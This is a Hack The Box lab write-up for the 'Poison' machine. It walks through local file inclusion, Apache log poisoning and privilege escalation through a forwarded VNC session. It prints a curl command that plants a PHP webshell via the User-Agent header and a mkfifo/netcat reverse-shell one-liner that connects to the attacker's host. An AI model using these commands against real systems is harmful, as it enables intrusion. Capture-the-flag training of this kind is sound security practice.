> For the complete documentation index, see [llms.txt](https://ajaykumar-kanthi.gitbook.io/write-ups/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://ajaykumar-kanthi.gitbook.io/write-ups/hack-the-box-oscp-machines/htb-poison.md).

# HTB - Poison

## Enumeration and Foothold

### NMAP

```bash
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd
```

### HTTP

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FiqKK8lW6f7tSfP2XfNBJ%2Fimage.png?alt=media&amp;token=d4943b50-2227-45fa-89c8-2dd6e9881d76" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2Fiw5smOlEQVqZPuwy6rpp%2Fimage.png?alt=media&amp;token=2e15a114-f6d8-41e3-9319-d6c1de9efe8f" alt=""><figcaption></figcaption></figure>


file parameter directly references the php file being tested.

testing `listfiles.php` shows a txt file that is not shown earlier.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FqIVzfqUmXyK7m5nJShH9%2Fimage.png?alt=media&amp;token=1d46e1fa-0702-4676-b204-4faa4f34b74f" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2Fks8uNpvwZMnpG89hkazD%2Fimage.png?alt=media&amp;token=5b72d757-16c4-41ff-9e0f-731b715a4c9e" alt=""><figcaption></figcaption></figure>

shows a password which is base64 encoded at least 13 times.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FLhdRAn80xgGqKXQkqOuQ%2Fimage.png?alt=media&amp;token=9ff8f358-9b35-43fd-a888-f8adbd148d21" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FSQ3vSwrkXy0LuRGU5HEH%2Fimage.png?alt=media&amp;token=a7e707e3-7911-4486-8fdb-8a3a0d6c878b" alt=""><figcaption></figcaption></figure>


LFI confirmed.

The default access log path for Apache httpd 2.4.29 is&#x20;

`/var/log/httpd-access.log`

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FtrCdc5xF6PYL9UCjBpaR%2Fimage.png?alt=media&amp;token=dc1d7cac-85c8-4e20-9e87-b9a9d2aa9858" alt=""><figcaption></figcaption></figure>

that is can do log poisoning via User-Agent.

### Log Poisoning

```bash
┌──(ajay㉿kali)-[~]
└─$ curl -A "<?php system(\$_GET['c']); ?>" http://10.129.1.254/
<html>
<body>
<h1>Temporary website to test local .php scripts.</h1>
Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php

</body>
</html>

<form action="/browse.php" method="GET">
        Scriptname: <input type="text" name="file"><br>
        <input type="submit" value="Submit">
</form>
                        
```

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F5Kb9QGuFuUvGyOx7ezfC%2Fimage.png?alt=media&amp;token=4bfeacb3-e7f1-4a6e-982b-0ed0c0e6f1ae" alt=""><figcaption></figcaption></figure>

now i can use this to get reverse shell on my machine.

```bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.49 4444 >/tmp/f
```

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FUfQIgtukAFxOmds8xJk3%2Fimage.png?alt=media&amp;token=2dd81eb2-f31c-4c6b-89fe-6d72bdca8e15" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FSsVwC8ouEuwKkRVgpzG2%2Fimage.png?alt=media&amp;token=36197a69-cc51-42e6-b0a0-22c9d730ea3e" alt=""><figcaption></figcaption></figure>

stable the shell.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FtFP1xS5aIjGsooT1ThEY%2Fimage.png?alt=media&amp;token=852dc202-3f3c-441c-911e-3879ac760907" alt=""><figcaption></figcaption></figure>

i already have password for charix lets try using it through ssh.

## SSH as Charix

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FGahlwX8DqHrrT9kPDiaa%2Fimage.png?alt=media&amp;token=9a61384e-5f41-456a-887c-4d67d689b375" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FPVPTUK3c9p2RK2OAhZ0b%2Fimage.png?alt=media&amp;token=6dc30ffe-212d-4bc7-8953-00cc607f6f2e" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F2iuD2ztCz4SaKt38He6l%2Fimage.png?alt=media&amp;token=444da135-11ac-406a-8107-9a7be034f7c6" alt=""><figcaption></figcaption></figure>

extracting the file asks fro passphrase that said i can get that to my machine and use john the ripper to crack the password.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FbTLzQXWXyPDnsJqjo0WP%2Fimage.png?alt=media&amp;token=a414c842-e1d6-4421-9816-32d76853725b" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FjzwUQWwZKK8WY3bEIODc%2Fimage.png?alt=media&amp;token=6b66cec4-7ce5-4aa8-a237-5611f1271984" alt=""><figcaption></figcaption></figure>

the password was same as the password fro charix but the data is complete garbage.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F2UU9ccWlvUOZRNMIe9ix%2Fimage.png?alt=media&amp;token=d87e7c23-6ff5-4b00-8139-fda2ff669347" alt=""><figcaption></figcaption></figure>

root is connecting to a vnc server on port 5901 that said i can do port forwarding and see what we can do .

Xvnc is a specialized server program for Unix and Linux systems that combines a virtual X11 display server with a Virtual Network Computing (VNC) server. It lets local software draw windows on a fake screen, while remote users view and control that desktop using any standard VNC client viewer.

### VNC Viewer

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F7AjcyU5gaxXAusDPC2dK%2Fimage.png?alt=media&amp;token=c033f6f0-df86-4e88-82a1-e63c2f1badec" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FVWqORHajsAiKKXFaIa1W%2Fimage.png?alt=media&amp;token=ce5f6148-49c5-4add-8a74-762a55cdd294" alt=""><figcaption></figcaption></figure>

asks for password.

we also connect to vnc using password file probably the secret file extracted can be useful here.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FF6godo6pYLMYbhjVegcI%2Fimage.png?alt=media&amp;token=98253c26-6146-416d-89e4-f2501a54c212" alt=""><figcaption></figcaption></figure>

## Shell as Root

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FsFt3uara9HrS7uj3egyh%2Fimage.png?alt=media&amp;token=21e518c6-9178-4fd6-b80b-4189cf147ab1" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.

Perform an HTTP GET request on the current page URL with the `ask` query parameter, and the optional `goal` query parameter:

```
GET https://ajaykumar-kanthi.gitbook.io/write-ups/hack-the-box-oscp-machines/htb-poison.md?ask=<question>&goal=<endgoal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is optional and describes the broader end goal you are ultimately trying to accomplish on behalf of the user. GitBook uses it to tailor the answer towards what is most useful for that goal.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.